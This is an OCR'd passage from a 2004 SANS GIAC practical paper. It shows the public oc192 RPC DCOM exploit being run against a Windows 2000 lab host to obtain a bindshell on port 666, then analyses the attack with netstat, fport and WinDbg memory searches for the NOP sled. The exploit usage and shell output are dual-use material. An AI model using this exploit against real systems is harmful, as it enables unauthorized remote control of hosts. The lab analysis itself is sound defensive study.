
3. EXPLOITING THE SYSTEM

Having scanned the network, and located Windows hosts with TCP port 135 (or other RPC ports) open, the manual attack can be launched against a specific target. The source code is available at the links in previous sections, and it compiles under both Linux and Windows (using Cygwin www.cywin.com).

Manual:
The attack is launched against victim 10.100.4.6 using the default settings of a universal offset for W2K, attack port of TCP 135, and a bindshell port of 666. The whole exploit takes

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

only a few seconds, and the result is a remote shell on the victim host. After the exploit is run, the **ipconfig** command verifies that the attacker now has a remote shell on 10.100.4.6.




```
C:\stuff\Downloads>oc192-dcom.exe
RPC DCOM exploit coded by .:[oc192.us]:. Security
Usage:

oc192-dcom -d <host> [options]
Options:
        -d:             Hostname to attack [Required]
        -t:             Type [Default: 0]
        -r:             Return address [Default: Selected from target]
        -p:             Attack port [Default: 135]
        -l:             Bindshell port [Default: 666]

Types:
        0 [0x0018759f]: [Win2k-Universal]
        1 [0x0100139d]: [WinXP-Universal]

C:\stuff\Downloads>oc192-dcom -d 10.100.4.6
RPC DCOM remote exploit - .:[oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]:10.100.4.6:135, Bindshell:666, RET=[0x0018759f]
[+] Connected to bindshell..

-- bling bling --

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.100.4.6
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```


Using the lab setup, the session between the attacker and victim can be analyzed (see ***Appendix*** for a packet analysis of the attack). Once again, the attacker is designated as 10.100.4.7, and the victim is 10.100.4.6. A sniffing host running **tcpdump** captures packets between attacker and victim. The victim host also has Windows Debugger (**WinDBG**) loaded on it.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Before the attack is carried out, **netstat –an** is issued at the command prompt to show listening ports and active connections:



```
        Default Gateway . . . . . . . . . : 172.30.25.1
        DNS Servers . . . . . . . . . . . :

C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    10.100.4.6:139         0.0.0.0:0              LISTENING
  TCP    172.30.25.102:139      0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1028           *:*
  UDP    10.100.4.6:137         *:*
  UDP    10.100.4.6:138         *:*
  UDP    10.100.4.6:500         *:*
  UDP    172.30.25.102:137      *:*
  UDP    172.30.25.102:138      *:*
  UDP    172.30.25.102:500      *:*

C:\>
```

After the attack is run, the **netstat –an** command is once again issued. Notice the backdoor port of TCP 666 is now listening on the victim host (Note: the screenshot below was taken during a subsequent test, as the attacker's source port is **1032**, not 1052 as shown in the packets in the ***Appendix***).


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:666            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    10.100.4.6:139         0.0.0.0:0              LISTENING
  TCP    10.100.4.6:666         10.100.4.7:1032        ESTABLISHED
  TCP    172.30.25.102:139      0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1028           *:*
  UDP    10.100.4.6:137         *:*
  UDP    10.100.4.6:138         *:*
  UDP    10.100.4.6:500         *:*
  UDP    172.30.25.102:137      *:*
  UDP    172.30.25.102:138      *:*
  UDP    172.30.25.102:500      *:*

C:\>_
```

Using Windows Debugger WinDBG (http://www.microsoft.com/whdc/ddk/debugging/) on the victim host, one can see the contents of memory as the attack is being carried out.


The first step requires attaching the debugger to the process listening on the RPC port TCP 135. In order to attach to the process, one needs to know the Process ID, or PID. Using **fport** (www.foundstone.com), one can determine the PID of process running on TCP port 135. The PID will change depending on what is running at the time. For example:




```
C:\Program Files\fport>fport
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
400   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
8     System         ->  445   TCP
524   MSTask         ->  1025  TCP   C:\WINNT\system32\MSTask.exe
8     System         ->  1027  TCP
280   WS_FTP95       ->  2277  TCP   C:\ws_ftp\WS_FTP95.exe

400   svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
224   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
212   services       ->  1026  UDP   C:\WINNT\system32\services.exe

C:\Program Files\fport>_
```

Having determined the PID (in this particular test, it was 400) for the process running on TCP 135, the debugger can be specified to attach to the process:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


WinDbg:6.2.0013.0
File Edit View Debug Window Help
Open Source File... Ctrl+O
Close Current Window Ctrl+F4
Open Executable... Ctrl+E
Attach to a Process... F6
Open Crash Dump... Ctrl+D
Connect to Remote Session... Ctrl+R
Kernel Debug... Ctrl+K
Symbol File Path ... Ctrl+S
Source File Path ... Ctrl+P
Image File Path ... Ctrl+I
Open Workspace... Ctrl+W
Save Workspace
Save Workspace As...
Clear Workspace...
Delete Workspaces...
Open Workspace in File...
Save Workspace to File...
Map Network Drive...
Disconnect Network Drive...
Recent Files
Exit Alt+F4
Attach to a running process
Ln 0, Col 0
Sys 0:<None>
Proc 000:0
Thrd 000:0
ASM OVR CAPS NUM




```
    0 System Process
    8 System
  140 smss.exe
  164 csrss.exe
  160 winlogon.exe
  212 services.exe
  224 lsass.exe
  400 svchost.exe
     Services: RpcSs  Command Line: C:\WIN
  432 spoolsv.exe
  468 svchost.exe
  504 regsvc.exe
  524 MSTask.exe
  572 vmware-authd.exe
  656 vmnetdhcp.exe
  672 vmnat.exe
  684 WinMgmt.exe
  768 Explorer.exe
  844 WZQKPICK.EXE
```

Process ID: 400

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The debugger has now attached itself to the RPCSS process on TCP port 135:



```
77f9f9bc 8b4df0           mov     ecx,[ebp-0x10]
77f9f9bf 64890d00000000   mov     fs:[00000000],ecx
77f9f9c6 5f               pop     edi
77f9f9c7 5e               pop     esi
77f9f9c8 5b               pop     ebx
77f9f9c9 c9               leave
77f9f9ca c21000           ret     0x10
77f9f9cd 837ddc00         cmp     dword ptr [ebp-0x24],0x0
77f9f9d1 7408             jz    ntdll!PropertyLengthAsVariant+0x7a (77f9f9db)
77f9f9d3 ff75dc           push    dword ptr [ebp-0x24]
77f9f9d6 e8f6fffeff       call    ntdll!LdrUnloadDll (77f8f9d1)
77f9f9db c3               ret
ntdll!RtlSetUnicodeCallouts:
77f9f9dc c20400           ret     0x4
ntdll!DbgBreakPoint:
77f9f9df cc               int     3
77f9f9e0 c3               ret
ntdll!DbgUserBreakPoint:
77f9f9e1 cc               int     3
77f9f9e2 c3               ret
77f9f9e3 8b442404         mov     eax,[esp+0x4]
77f9f9e7 cc               int     3
77f9f9e8 c20400           ret     0x4
77f9f9eb 8b45ec           mov     eax,[ebp-0x14]
77f9f9ee 8b00             mov     eax,[eax]
77f9f9f0 8b00             mov     eax,[eax]
77f9f9f2 898580fdffff     mov     [ebp-0x280],eax
77f9f9f8 6a01             push    0x1
```


By Default, the debugger stops the RPCSS process as it attaches to it (the **int** instruction in the assembly code above stands for "interrupt"), so in order to restart it, with the debugger listening, we must select **Debug > Go** from the menu bar. The exploit can then be run against the victim, with WinDBG listening.

Once the exploit is run, memory can be searched using the debugger with the command:

```
s 00000000 0fffffff 90
```

This command instructs the debugger to search memory for occurrences of single hexadecimal "90" starting at the beginning of memory (00000000) through 0fffffff. As the NOP instruction translates into a hexadecimal value of "90" on Intel machines, a string of these 90s will show where the NOP sled is located in memory. Preceding the NOP sled, we happen to see the "MEOW"s that also identify the attack packets.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



```
000835cc  90 00 00 00 90 00 00 00-4d 45 4f 57 01 00 00 00  ........MEOW....
000835d0  90 00 00 00 4d 45 4f 57-01 00 00 00 00 00 00 00  ....MEOW........
00083664  90 00 00 00 90 00 00 00-4d 45 4f 57 01 00 00 00  ........MEOW....
00083668  90 00 00 00 4d 45 4f 57-01 00 00 00 b1 ba 97 d5  ....MEOW........
000836fc  90 00 00 00 90 00 00 00-4d 45 4f 57 01 00 00 00  ........MEOW....
00083700  90 00 00 00 4d 45 4f 57-01 00 00 00 00 04 02 00  ....MEOW........
000842b8  90 d9 08 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00084658  90 45 08 00 90 46 08 00-a0 46 08 00 6c 03 00 00  .E...F...F..l...
0008465c  90 46 08 00 a0 46 08 00-6c 03 00 00 00 00 00 00  .F...F..l.......
00084b7c  90 4a 08 00 90 4a 08 00-63 00 00 00 03 00 03 00  .J...J..c.......
00084b80  90 4a 08 00 63 00 00 00-03 00 03 00 00 01 0c 00  .J..c...........
000861ec  90 62 08 00 ee f1 ee f1-00 00 00 00 00 00 00 00  .b..............
